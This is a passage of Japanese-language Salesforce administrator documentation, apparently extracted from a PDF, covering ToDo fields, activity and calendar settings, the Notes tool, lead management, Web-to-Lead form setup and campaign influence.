関連先	取引先や商談など、ToDo を関連付けるレコードを示します。この項目は、ユーザが ToDo をリードではなく取引先責任者に関連付ける場合にのみ使用できます。このレコードは、ToDo を関連付けるレコードタ

項目	説明
	イプに対する「参照」権限を持つユーザにのみ表示されます。 ユーザが ToDo を取引先以外のオブジェクトに関連付ける場合、Salesforce は、ToDo の取引先を次のように判断します。 • ユーザが ToDo を取引先に属する商談、契約、カスタムエンティティに関連付ける場合、Salesforce は、そのオブジェクトの取引先を ToDo の取引先として使用します。 • ユーザが ToDo を他のオブジェクト種別と取引先責任者に関連付ける場合、Salesforce は、主取引先責任者の取引先を ToDo の取引先として使用します。 • ユーザが［関連先］項目を空のままにした場合、Salesforce は取引先を ToDo に関連付けません。
状況	「未開始」や「完了」など、ToDo の状況を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
件名	「顧客に見積をメールで送信」など、ToDo の件名が含まれます。ユーザは件名を入力することも、以前に定義した件名の選択リストから選択することもできます。
ToDo レコードタイプ	どの選択リスト値がそのレコードで使用可能かを決定する項目名が含まれます。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
種類	メールやミーティングなど、ToDo の種別を示します。選択リストの値の最大文字数は 40 文字です。

Salesforce Classic でのメール追跡

HTML メールテンプレートを Salesforce Classic で使用する場合は、Salesforce でアウトバウンド HTML メールを完了した ToDo の種別として追跡できるようにします。このオプションを無効にすると、メール追跡情報が Salesforce で保存されなくなります。ただし、メール追跡レポートは［レポート］タブに残ります。メール統計情報をユーザに表示するには、［HTML メールの状況］関連リストを関連するページレイアウトに追加します。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

営業担当の活動のカスタマイズ

営業担当が行動、カレンダー、および ToDo を管理できる方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のカスタマイズオプションは異なります。

行動と ToDo を一緒に管理するオプションのカスタマイズ
営業担当がリード、取引先責任者、商談、取引先に関してより正確な観点を得られるようにします。営業担当は組み合わせた活動設定を使用して、ミーティングと ToDo を管理および追跡できます。Lightning Experience と Salesforce Classic のオプションは異なります。

行動およびカレンダーのオプションのカスタマイズ
営業担当がミーティングとスケジュールを管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

ToDo のカスタマイズオプション
営業担当が作業を管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

行動と ToDo を一緒に管理するオプションのカスタマイズ

営業担当がリード、取引先責任者、商談、取引先に関してより正確な観点を得られるようにします。営業担当は組み合わせた活動設定を使用して、ミーティングと ToDo を管理および追跡できます。Lightning Experience と Salesforce Classic のオプションは異なります。

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
活動アラームの有効化	行動と ToDo のアラームを表示する個々の設定をユーザが設定できるようにします。	[設定]から、[クイック検索]ボックスに「*活動設定*」と入力し、[活動アラームの有効化]を選択します。「Salesforce Classic での活動アラームの設定に関する考慮事項」(ページ 2198)と「Salesforce Classic の活動アラーム」(ページ 1611)も参照してください。		✓	
複数の取引先責任者を許可 (Shared Activities)	ユーザが最大 50 件の取引先責任者を行動または ToDo に関連付けられるようにします。	[設定]から、[クイック検索]ボックスに「*活動設定*」と入力し、[ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする] を選択します。	✓	✓	

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
		「Shared Activities の考慮事項(活動に複数の取引先責任者がある場合)」(ページ 2198)と「Shared Activities のガイドライン(活動に複数の取引先責任者がある場合)」(ページ 2199)も参照してください。			
取引先責任者の主取引先への活動の積み上げ集計	活動が取引先責任者と関連付けられている場合、その活動は取引先責任者の主取引先にも表示されます。取引先責任者を複数の取引先に関連付けることをユーザに許可する場合は、このオプションの選択解除をお勧めします。	[設定]から、[クイック検索]ボックスに「*活動設定*」と入力し、[取引先責任者のプライマリ取引先に活動を積み上げ集計] を選択します。「取引先への活動の積み上げ集計方法を変更する場合の考慮事項」も参照してください。	✔	✔	✔

関連トピック:

- 行動およびカレンダーのオプションのカスタマイズ
- ToDo のカスタマイズオプション
- Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

行動およびカレンダーのオプションのカスタマイズ

営業担当がミーティングとスケジュールを管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
複数日の行動を許可	ユーザが開始から 1 日 (24 時間) を経過した後に終了する行動を作成できるようにします。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[複数日の行動の有効化]を選択します。	✔	✔	✔

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic Salesforce1
定期的な行動を許可	ユーザが指定された間隔で繰り返される行動を作成できるようにします。この設定を無効にすると、ユーザはこれまでどおり既存の定期的な行動の間隔を編集できますが、新しい定期的な行動は作成できません。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[定期的な行動の作成の有効化] を選択します。		✔
[ホーム] タブのカレンダーのフロート表示リンクを許可	ユーザがマウスポインタを行動の上に置いたときに行動の詳細を表示します。	[設定] から、[クイック検索] ボックスに「*ユーザインターフェース*」と入力し、[ホームページの行動のフロート表示を有効化] を選択します。		✔
ドラッグアンドドロップによるカレンダーの編集を許可	ユーザが自分のカレンダーの日表示または週表示で行動をドラッグして再スケジュールできるようにします。	[設定] から、[クイック検索] ボックスに「*ユーザインターフェース*」と入力し、[カレンダービューでのドラッグアンドドロップ編集を有効化] を選択します。		✔
ユーザのカレンダー内のクリックによる行動の作成を許可	ユーザがカレンダー内の時間枠をクリックして行動を作成できるようにします。	[設定] から、[クイック検索] ボックスに「*ユーザインターフェース*」と入力し、[カレンダービューでのク		✔

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
		リック作成行動を有効化]を選択します。			
リストビューでのドラッグアンドドロップによるスケジュールを許可	取引先責任者およびリードのリストビューで、ユーザがカレンダーに取引先責任者またはリードをドラッグして行動をスケジュールできるようにします。ユーザが行動の詳細を入力するフロート表示のミニページレイアウトをカスタマイズできます。	[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[リストビューでのドラッグアンドドロップスケジュール設定を有効化]を選択します。「ページレイアウトおよび項目レベルセキュリティの概要」も参照してください。		✔	
サイドバーカレンダーショートカットを有効化	ユーザが最後に使用したカレンダービューへのリンク()を[最近使ったデータ]の上のサイドバーに表示します。	[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[サイドバーカレンダーショートカットを有効化]を選択します。		✔	
私の ToDo 一覧のリンクのフロート表示を有効化	ユーザがマウスポインタを ToDo の上に置いたときに、[ホーム]タブにポップアップで ToDo の詳細を表示します。	[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[私の ToDo 一覧のリンクのフロート表示を有効化]を選択します。		✔	

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
マルチユーザカレンダービューでの行動の詳細の表示	すべてのユーザの日表示、週表示、月表示のカレンダーのフロート表示としてではなく、画面上に行動の詳細を表示します。この設定を有効にしても、カレンダー共有設定は上書きされません。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[マルチユーザカレンダービューに行動の詳細を表示] を選択します。		✓	
公開カレンダーおよびリソースカレンダーの作成	マーケティング行動、商品のリリース、トレーニングコース、チームの休暇などのグループ活動や、会議室などの共有リソースを管理するカレンダーを作成します。	「Salesforce Classic での公開カレンダーまたはリソースカレンダーの作成および管理」(ページ 2200)を参照してください。		✓	
ミーティング要請の設定 (Cloud Scheduler)	ユーザが顧客とのミーティングを要請できるボタンを取引先責任者、リード、および個人取引先の [活動予定] 関連リストに表示します。	「Salesforce Classic での Cloud Scheduler の設定」(ページ 2201)を参照してください。		✓	
[ホーム] タブに Cloud Scheduler ミーティング要請を表示	[ホーム] タブのカレンダーに [要請済みミーティング] サブタブを表示します。このサブタブには、ユーザが要請	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[ホーム] タブの [カレンダー] セクションの [要請済みミーティン		✓	

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
	し、まだ確認されていないミーティングの一覧が表示されます。	グを表示]を選択します。			
Cloud Scheduler ミーティング要請にカスタムロゴを表示	ミーティング要請などのコミュニケーションでカスタムロゴを表示します。行動に招待するかミーティングを要請すると、招待者に対してロゴが表示されます。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[ミーティングのお願いにカスタムロゴを表示]を選択します。		✔	

関連トピック:

- 行動と ToDo を一緒に管理するオプションのカスタマイズ
- ToDo のカスタマイズオプション
- Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

ToDo のカスタマイズオプション

営業担当が作業を管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
ToDo の割り当てのメール通知を受信するかどうかをユーザが選択	ToDo が割り当てられたときに、メール通知を受信するかどうかをユーザが決定できる設定を表示します。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[ToDo割り当て通知に関するユーザ制御を有効化]を選択します。「ToDo 割り当てのメール通知に関する考慮事	✔	✔	✔

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
		項」(ページ 2214)も参照してください。			
ToDo リストのアクションのカスタマイズ	ToDo リストの横に表示されるアクションバーをカスタマイズします。	「Lightning Experience での ToDo リストのカスタマイズのガイドライン」(ページ 2213)を参照してください。	✓		
定期的な ToDo を許可	ユーザが指定された間隔で繰り返される ToDo を作成できるようにします。この設定を無効にすると、ユーザはこれまでどおり既存の定期的な ToDo の間隔を編集できますが、新しい定期的な ToDo は作成できません。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[定期的な **ToDo** の作成の有効化] を選択します。			✓
ユーザによる ToDo のコピーの割り当てを許可	ユーザが新規 ToDo の独立したコピーを複数のユーザに割り当てできるようにします。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[グループ **ToDo** を有効化] を選択します。			✓
簡単な [新規 ToDo] ページを Salesforce1 に表示	[新規 ToDo] ページで重要な ToDo の項目を最初に表示します。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[簡単な新規 **ToDo** フォームを **Salesforce1** に表		✓	

設定または機能	説明	設定とヘルプ	Lightning Experience	Salesforce Classic	Salesforce1
		示] を選択します。			
メール統計情報の追跡および表示	HTML メールテンプレートを使用している場合に、Salesforce での送信 HTML メールの追跡を有効にします。	[設定] から、[クイック検索] ボックスに「*活動設定*」と入力し、[メール追跡を有効にする] を選択します。「Salesforce Classic でのメール追跡」(ページ 2222) も参照してください。		✔	

関連トピック:

- 行動と ToDo を一緒に管理するオプションのカスタマイズ
- 行動およびカレンダーのオプションのカスタマイズ
- Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

メモ: ユーザが Salesforce で直接より適切なメモをよりすばやく作成

Salesforce メモ取りツールの拡張バージョンである「メモ」を使用すると、ユーザはワークフローを合理化し、生産性を高め、Salesforce を最大限に活用できます。「メモ」では、ユーザが箇条書き、番号付きリスト、画像、テキスト書式などを使用してリッチテキストのメモを作成できます。さらに、ユーザは数回のクリック操作でメモを複数のレコードに関連付けることができます。

「メモ」は Salesforce Files の上位に構築されるため、メモに関するレポートの作成や Chatter を使用したメモの共有など、ファイルで可能な多くの同じ操作をメモでも実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモの設定に関する考慮事項

Salesforce メモ取りツールの拡張バージョンである「メモ」を設定する前に、次の項目を考慮します。

- 組織で「メモ」を有効にすると、新しいメモは「メモ」を使用して作成されます。従来のメモ取りツールで作成されたメモは、その従来のツールで開きます。
- 「メモ」を無効にすると、ユーザは「メモ」で作成されたメモにアクセスできなくなります。
- パートナーポータルライセンスまたはカスタマーポータルライセンスを持つユーザは、代わりに従来のメモ取りツールを使用する必要があります。
- Salesforce1 に「メモ」を設定すると、ユーザはメモで行をスワイプして ToDo を作成できます。ユーザのプロファイルが複数の ToDo レコードタイプに割り当てられている場合、メモから ToDo を作成するたびに、レコードタイプを選択し、ToDoの詳細を入力するように要求されます。ユーザのプロファイルに割り当てられている ToDo レコードタイプが 1 つ以下の場合、ToDo はただちに作成され、ユーザに追加の詳細は要求されません。

エディション

使用可能なエディション: Salesforce1、Salesforce Classic、および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモの設定

ユーザがリッチテキストのメモを取れるようにするには、拡張されたメモ取りツールである「メモ」を設定します。

段階的な手順

1. [メモ] 関連リストがページレイアウトに含まれていることを確認します。
2. [メモ] が有効になっていることを確認します。[設定] から、［クイック検索］ボックスに「*メモの設定*」と入力し、[メモの設定]を選択します。次に、［メモを有効化］が選択されていることを確認します。
3. ユーザが Chatter パブリッシャー、グローバルアクションメニュー、および Salesforce1 アクションバーからメモを取れるようにするため、グローバルパブリッシャーレイアウトの Salesforce Classic パブリッシャーの [クイックアクション] と Salesforce1 および Lightning Experience アクションセクションに [新規メモ] クイックアクションを追加します。
4. いずれかのオブジェクトページレイアウトでグローバルパブリッシャーレイアウトを上書きした場合は、[新規メモ] クイックアクションをカスタムレイアウトにも追加します。
5. ユーザが Salesforce1 で簡単にメモを取れるようにするため、次の操作を実行します。
   a. ユーザが Salesforce1 のメモから ToDo を作成できることを確認します。[設定] から、［クイック検索］ボックスに「*活動設定*」と入力し、[活動設定] を選択します。［メモからの ToDo の作成を可能にする］を選択します。
   b. 組織の Salesforce1 ナビゲーションメニューに [メモ] が表示されていることを確認します。[設定] から、［クイック検索］ボックスに「*ナビゲーション*」と入力し、[Salesforce1 ナビゲーション] を選択し、[メモ] を [利用可能なリスト] から [選択されたリスト] に移動します。[スマート検索項目] の上に置くことをお勧めします。

   Salesforce1 では、ユーザはメモで行をスワイプするだけで ToDo を作成できます。ユーザのプロファイルに複数の ToDo レコードタイプが割り当てられている場合、ユーザは ToDo のレコードタイプを選択するように要求されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを参照する
- 「設定・定義を参照する」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

「メモ」と従来のメモ取りツールの違いは?

Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン

メモのページレイアウトの設定

Winter '16 より前から Salesforce を使用している場合、ユーザがメモを表示できるようにページレイアウトを少し調整する必要があります。

1. この手順を実行するには、ページレイアウトの編集に慣れている必要があります。
2. オブジェクトを選択し、ユーザが使用するレイアウトを選択します。
3. ページ要素カテゴリのリストで、[関連リスト] を選択します。
4. [メモ] 関連リストをページ上の表示場所にドラッグします。
   ユーザが従来のメモ取りツールを使用している場合、以前のメモにアクセスできるようにするため [メモ & 添付ファイル] 関連リストを保持します。拡張バージョンの「メモ」で取ったメモは、[メモ] 関連リストに表示されます。
5. レイアウトを保存して、ユーザの関連リストのカスタマイズを上書きすることを確認します。
6. 「メモ」を使用する他のオブジェクトについてこの手順を繰り返します。

関連トピック:

標準オブジェクトのページレイアウトの編集
カスタムオブジェクトおよび外部オブジェクトのページレイアウトの編集
メモの設定
「メモ」と従来のメモ取りツールの違いは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

リードのオプションのカスタマイズ

リード管理の設定

営業チームが見込み客を追跡し、商談の強固なパイプラインを築けるようにします。営業チームは Salesforce リードを使用して、商談の作成を目標に見込み客に働きかけ、評価します。

リードを使用して、営業スタッフは最新の見込み客に瞬時にアクセスでき、すべてのリードに適切に対応できているか確認できます。リードを正しく管理することにより、営業とマーケティングが受信リード処理を管理し、リードソースを追跡し、マーケティングのための投資に対するリターンを分析することができます。

[設定] から、リード管理の使用を開始します。

- リードのオブジェクト管理設定に移動します。[項目] セクションから、自社に固有の情報を追跡するカスタムリードを作成します。また、リードのカスタム項目を、取引先、取引先責任者、および商談の各項目に対応付けて、ユーザがリードの取引を開始するときにデータが変換されるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

［リード状況］選択リストを編集して、新規リードと取引開始後のリードのデフォルトの状況を選択します。

- ［クイック検索］ボックスに「*リードの設定*」と入力し、[リードの設定]を選択してデフォルトのリード設定を指定します。
- ［クイック検索］ボックスに「*割り当てルール*」と入力し、[リードの割り当てルール]を選択して、自動的にリードを割り当てるリード割り当てルールを設定します。
- ［クイック検索］ボックスに「*Web-to-リード*」と入力し、[Web-to-リード]を選択して、Webサイトからリードを自動的に取り込みます。
- 営業チームが取引開始後のリードを編集できるようにするには、［クイック検索］ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。次に、[「レコードの作成時に監査項目を設定」および「無効な所有者のレコードを更新」ユーザ権限を有効化] を選択します。

リードまたはカスタムオブジェクトに対する営業キューを作成するには、[設定] から［クイック検索］ボックスに「キュー」と入力し、[キュー] を選択します。

リードの管理

組織でリードの使用を開始する前に、次の設定を実行できます。

- デフォルトのリードの設定をカスタマイズする。
- リードの分配を管理しやすいように、リードのキューを作成する。
- 自動的にリードを割り当てることができるように、リードの割り当てルールを設定する。
- Webサイトから自動的にリード情報を取得できるように、Web-to-リードを設定する。
- 組織にある既存のリードデータをインポートする。
- リードのカスタム項目を作成する。
- リードの取引を開始するために、リードのカスタム項目を他のカスタム項目に対応させる。
- ［リード状況］選択リストを編集して、新規リードと取引開始後のリードのデフォルトの状況を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

リード

リード作成のデフォルト設定の定義

営業チームのリード管理機能を最適化し、リードを取引先責任者、取引先、および商談に変換することになったときにリードを効率的に導き、重複レコードを回避できるようにします。

1. [設定] から、［クイック検索］ボックスに「*リードの設定*」と入力し、[リードの設定] を選択して [編集] をクリックします。
2. デフォルトのリード所有者とリードの取引開始設定を定義します。
3. 設定を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リード設定を変更する
- 「アプリケーションのカスタマイズ」

リードの取引開始に対するリードのカスタム項目の対応付け

リードのカスタム項目を取引開始後のレコードの項目に対応付けて、営業チームが取引開始したリードから作成されるレコードを最大限に活用します。

営業担当が評価済みのリードの取引を開始する場合、標準のリード項目の情報は、取引先、取引先責任者、および商談の各レコードの標準項目に表示されます。リードのカスタム項目を設定する場合は、そのカスタム情報を取引先、取引先責任者、商談のカスタム項目に対応させる方法を指定します。

1. リードのオブジェクト管理設定から、[項目] セクションに移動し、[リードの項目の対応付け] をクリックます。
2. リードの各カスタム項目について、取引を開始したときに情報が入力される取引先、取引先責任者、商談の各カスタム項目を選択します。
3. 作業を保存します。

関連トピック:

リードの取引開始に対するリードのカスタム項目の対応付けに関するガイドライン

評価済みリードの取引開始

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リード項目を対応付ける
- 「アプリケーションのカスタマイズ」

リードの取引開始に対するリードのカスタム項目の対応付けに関するガイドライン

取引先、取引先責任者、および商談のカスタム項目にリードのカスタム項目を対応付ける場合のベストプラクティスについて説明します。カスタム項目の対応付けは、営業担当者が評価済みリードの取引を開始して見込みのある新規案件を追跡するときに、重要な情報を保持する場合に役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

確認事項	備考
リードのカスタム項目は、同じデータ型の他のカスタム項目に対応付ける。	特に、数値のリード項目は他の数値項目に対応付け、ロングテキストエリア項目は他のロングテキストエリア項目に対応付けます。次に一部の例外を示します。 • テキスト項目と選択項目は対応付けることができます。ただし、対応付けられたテキスト項目のデータ長がリードの選択リスト値を格納できるほど長くない場合は、データが切り捨てられます。 • テキスト項目、テキストエリア項目はロングテキストエリア項目に対応付けることができます。 • 自動採番項目はテキスト、テキストエリア、*選択リスト*型の項目に対応付けることができます。 • カスタム数式項目は他の数式項目またはその他のどの型の項目にも対応付けることはできません。
数値、*通貨*、パーセント型のリードのカスタム項目は、データ長と小数点以下の桁数が同じ他の数値、通貨、またはパーセント型の項目に対応付ける。	たとえば、データ長が 3 桁で小数点以下の桁数が2桁のリードの通貨項目を使用している場合、データ長が 3 桁で小数点以下の桁数が 2 桁の他のカスタム通貨項目にその項目を対応付けます。
リードのカスタム項目のデータ型は変更しない。	カスタム項目のデータ型を変更すると、それらのカスタム項目に対するリードの対応付けが削除されます。

関連トピック:

リードの取引開始に対するリードのカスタム項目の対応付け

Web 生成リードの概念

Web-to-リードを使用して、自社の Web サイトから情報を収集し、1 日あたり最大 500 件の新規リードを自動的に生成します。

見込み客が連絡先情報を入力するフォームがすでに会社にある場合は、見込み客がキャンペーンへのレスポンスを行うジャンプページの作成を検討してください。HTML コードを少し追加するだけで、その情報を Salesforce にリダイレクトしてリードを作成できます。

関連トピック:

リード作成のデフォルト設定の定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Web-to-リードの設定に関するガイドライン

自社の Web サイトから情報を収集し、1 日あたり最大 500 件の新規リードを自動的に生成できるように Salesforce を準備します。

ユーザ権限

Web-to-リードを設定する
- 「アプリケーションのカスタマイズ」

実行する処理	確認事項
Salesforce のリードの標準項目に適合しない特殊なリード情報の追跡	カスタムリード項目を作成し、リードの取引開始時に取引先、取引先責任者、および商談のカスタム項目に対応付ける方法を指定する。
Web サイトから情報を送信した見込み客に対するメールの自動送信	公開メールテンプレートを作成する。送信された情報に応じて異なるメールテンプレートを使用するようにメールレスポンスルールを設定する予定の場合、どのレスポンスルールも適用されないときに送信するためのデフォルトのテンプレートを 1 つ作成します。
新規リードと取引開始済みのリードのデフォルト状況の設定	[リード状況] 選択リストを使用してこの処理を実行する。
営業担当者およびキューへのリードの割り当て	• 個々の営業担当者ではなくキューにリードを割り当てる場合は、リードキューを作成する。 • リード設定のカスタマイズを使用して、割り当てルールの条件を満たさない場合のリードのデフォルトの所有者を指定する。 • リードの割り当てルールを作成して有効化し、Web 生成リードがユーザまたはキューに割り当てられる方法を決定する。ルールが無効な場合は、

実行する処理	確認事項
	[リードの設定] で指定したデフォルトの所有者にすべての Web 生成リードが割り当てられます。

関連トピック:

Web 生成リードの概念

営業チームの Web サイトからのリードの生成

営業チームの Web サイトからのリードの生成

会社の Web サイトの訪問者の見込み客データを使用して、最大 500 件/日のリードを自動的に生成します。Web-to-リードを設定すると、Salesforce は連絡先情報を提供する見込み客を取得します。さらに、見込み客をキャンペーンの成功に不可欠な他の Web ページにリダイレクトすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Web-to-リードを設定する
- 「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索] ボックスに「*Web-to-リード*」と入力し、**[Web-to-リード]** を選択します。
2. **[編集]** をクリックして、Web-to-リードの設定を有効にしたり、変更したりします。
3. 見込み客に自動的にメールを返信する場合、デフォルトのレスポンス用テンプレートを選択します。見込み客が提供する情報に応じて異なるメールテンプレートを使用するようにレスポンスルールを設定している場合、適用される自動レスポンスルールがないときにはデフォルトのレスポンス用テンプレートが使用されます。このテンプレートは「*有効*」に設定する必要があります。
4. 変更内容を保存します。
5. Web サイトで見込み客の詳細を取得するフォームを作成するには、**[Web-to-リードフォームの作成]** をクリックし、含める項目を選択します。
6. Web-to-リードフォームに含める項目を選択します。[選択可能な項目] と [選択済みの項目] との間で項目を移動するには、[追加]矢印と [取り消し]矢印を使用し、フォームの項目の順序を変更するには、上下矢印を使用します。
   - [キャンペーン] 項目を選択します。
   - マルチ通貨を使用している組織で、通貨金額の項目を追加する場合は、[リード 通貨] 項目を追加します。この項目を追加しなかった場合、すべての金額はマスタ通貨で取り込まれます。
   - カスタム複数選択リストを使用すると、顧客は複数の商品への興味を示すことができるようになります。
   - リードにレコードタイプを使用している組織で、[リードレコードタイプ] 項目を選択すると、ユーザが Web 生成のリードに対してレコードタイプを選択できます。

7. 組織でトランスレーションワークベンチを使用している場合、またはタブを名称変更した場合は、Web-to-リードフォームに表示されるフォームラベルで使用する言語を選択します。Web-to-リードフォームのソースは常にその個人の言語になっています。
8. ユーザが情報を送信した後に移動する完全 URL (「ありがとうございました」などを表示する会社のホームページ) を指定して、[作成] をクリックします。
9. 生成された HTML コードをコピーし、それを Web マスタが Web サイトに組み込みます。
10. [完了] をクリックします。

Web-to-リードフォームをテストするには、コードに `<input type="hidden" name="debug" value="1">` 行を追加します。この行により、フォームを送信するとデバッグページにリダイレクトされます。この行は、[Web-to-リード] ページを Web サイトに公開する前に削除します。

Web サイトから生成されたリードは、初期値として［リード状況］選択リストで指定した「状況のデフォルト値」が設定されます。キャンペーンの一部として生成される Web-to-リードでは、新しいリードのメンバー状況にはフォームで指定した［メンバーの状況］の値が設定されます。フォームに［メンバーの状況］項目が含まれていない場合は「デフォルト」のメンバー状況が設定されます。

また、すべての新規リードは「未読」に設定され、リード所有者が参照または編集したときに「既読」に設定されます。ユーザは、[未読のデータ] リストビューを選択して、新規リードの一覧を表示できます。

メモ: オンラインで取り込まれた日付項目および通貨項目の形式は、組織のデフォルトの共有設定である［地域のデフォルト値］および［通貨］と同じになります。

Web-to-リード要求の 1 日の制限は 500 件です。Web から取り込まれたリードの件数が 1 日の上限を超えた場合は、デフォルトのリード作成者 ([Web-to-リード設定] ページで指定) に対してリード情報が含まれたメールが送信されます。Web-to-リードの制限についての詳細は、「Web サイトから取り込むことができるリード件数は?」 (ページ 1595)を参照してください。

Web-to-リード設定にエラーがあるために新しいリードを生成できない場合は、エラーの修正をサポートできるように、カスタマーサポートにその問題が通知されます。

Salesforce は、Web-to-リードによって登録されたレコードを作成する前に項目入力規則を実行し、有効な値を持つレコードのみを作成します。

すべての必須項目に値を入力した後に、レコードを Web-to-リード経由で作成できます。

Salesforce では、Web-to-リードフォームでリッチテキストエリア (RTA) 項目はサポートされません。フォームで RTA 項目を使用すると、入力された情報はリードの作成時にプレーンテキストとして保存されます。

関連トピック:

Web-to-リードの設定に関するガイドライン
Web 生成リードの概念

商談へのキャンペーンの影響の追跡

キャンペーンが商談にどう貢献するかを追跡します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

マーケティングによるカスタマイズ可能なキャンペーンインフルエンスの効果追跡

カスタマイズ可能なキャンペーンインフルエンスを使用すると、自分やマーケティング部門が、商談成立に貢献した各キャンペーンにクレジットを割り当てる方法を決定できます。

キャンペーンインフルエンス 1.0

元のバージョンのキャンペーンインフルエンスを使用して、キャンペーンの投資収益を把握します。

マーケティングによるカスタマイズ可能なキャンペーンインフルエンスの効果追跡

カスタマイズ可能なキャンペーンインフルエンスを使用すると、自分やマーケティング部門が、商談成立に貢献した各キャンペーンにクレジットを割り当てる方法を決定できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

カスタマイズ可能なキャンペーンインフルエンスについて

カスタマイズ可能なキャンペーンインフルエンスでは、複数のキャンペーンにわたる柔軟な収益属性が可能であるため、ビジネスインテリジェンスの向上、マーケティングアカウンタビリティの増大、セールスとマーケティングの連携改善を実現できます。

キャンペーンインフルエンスとカスタマイズ可能なキャンペーンインフルエンスの違い

カスタマイズ可能なキャンペーンインフルエンスには、元のバージョンのキャンペーンインフルエンスにはない複数の機能が含まれています。

カスタマイズ可能なキャンペーンインフルエンスの設定

カスタマイズ可能なキャンペーンインフルエンスを設定してリリースするには、次の手順を実行します。

カスタマイズ可能なキャンペーンインフルエンスについて

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

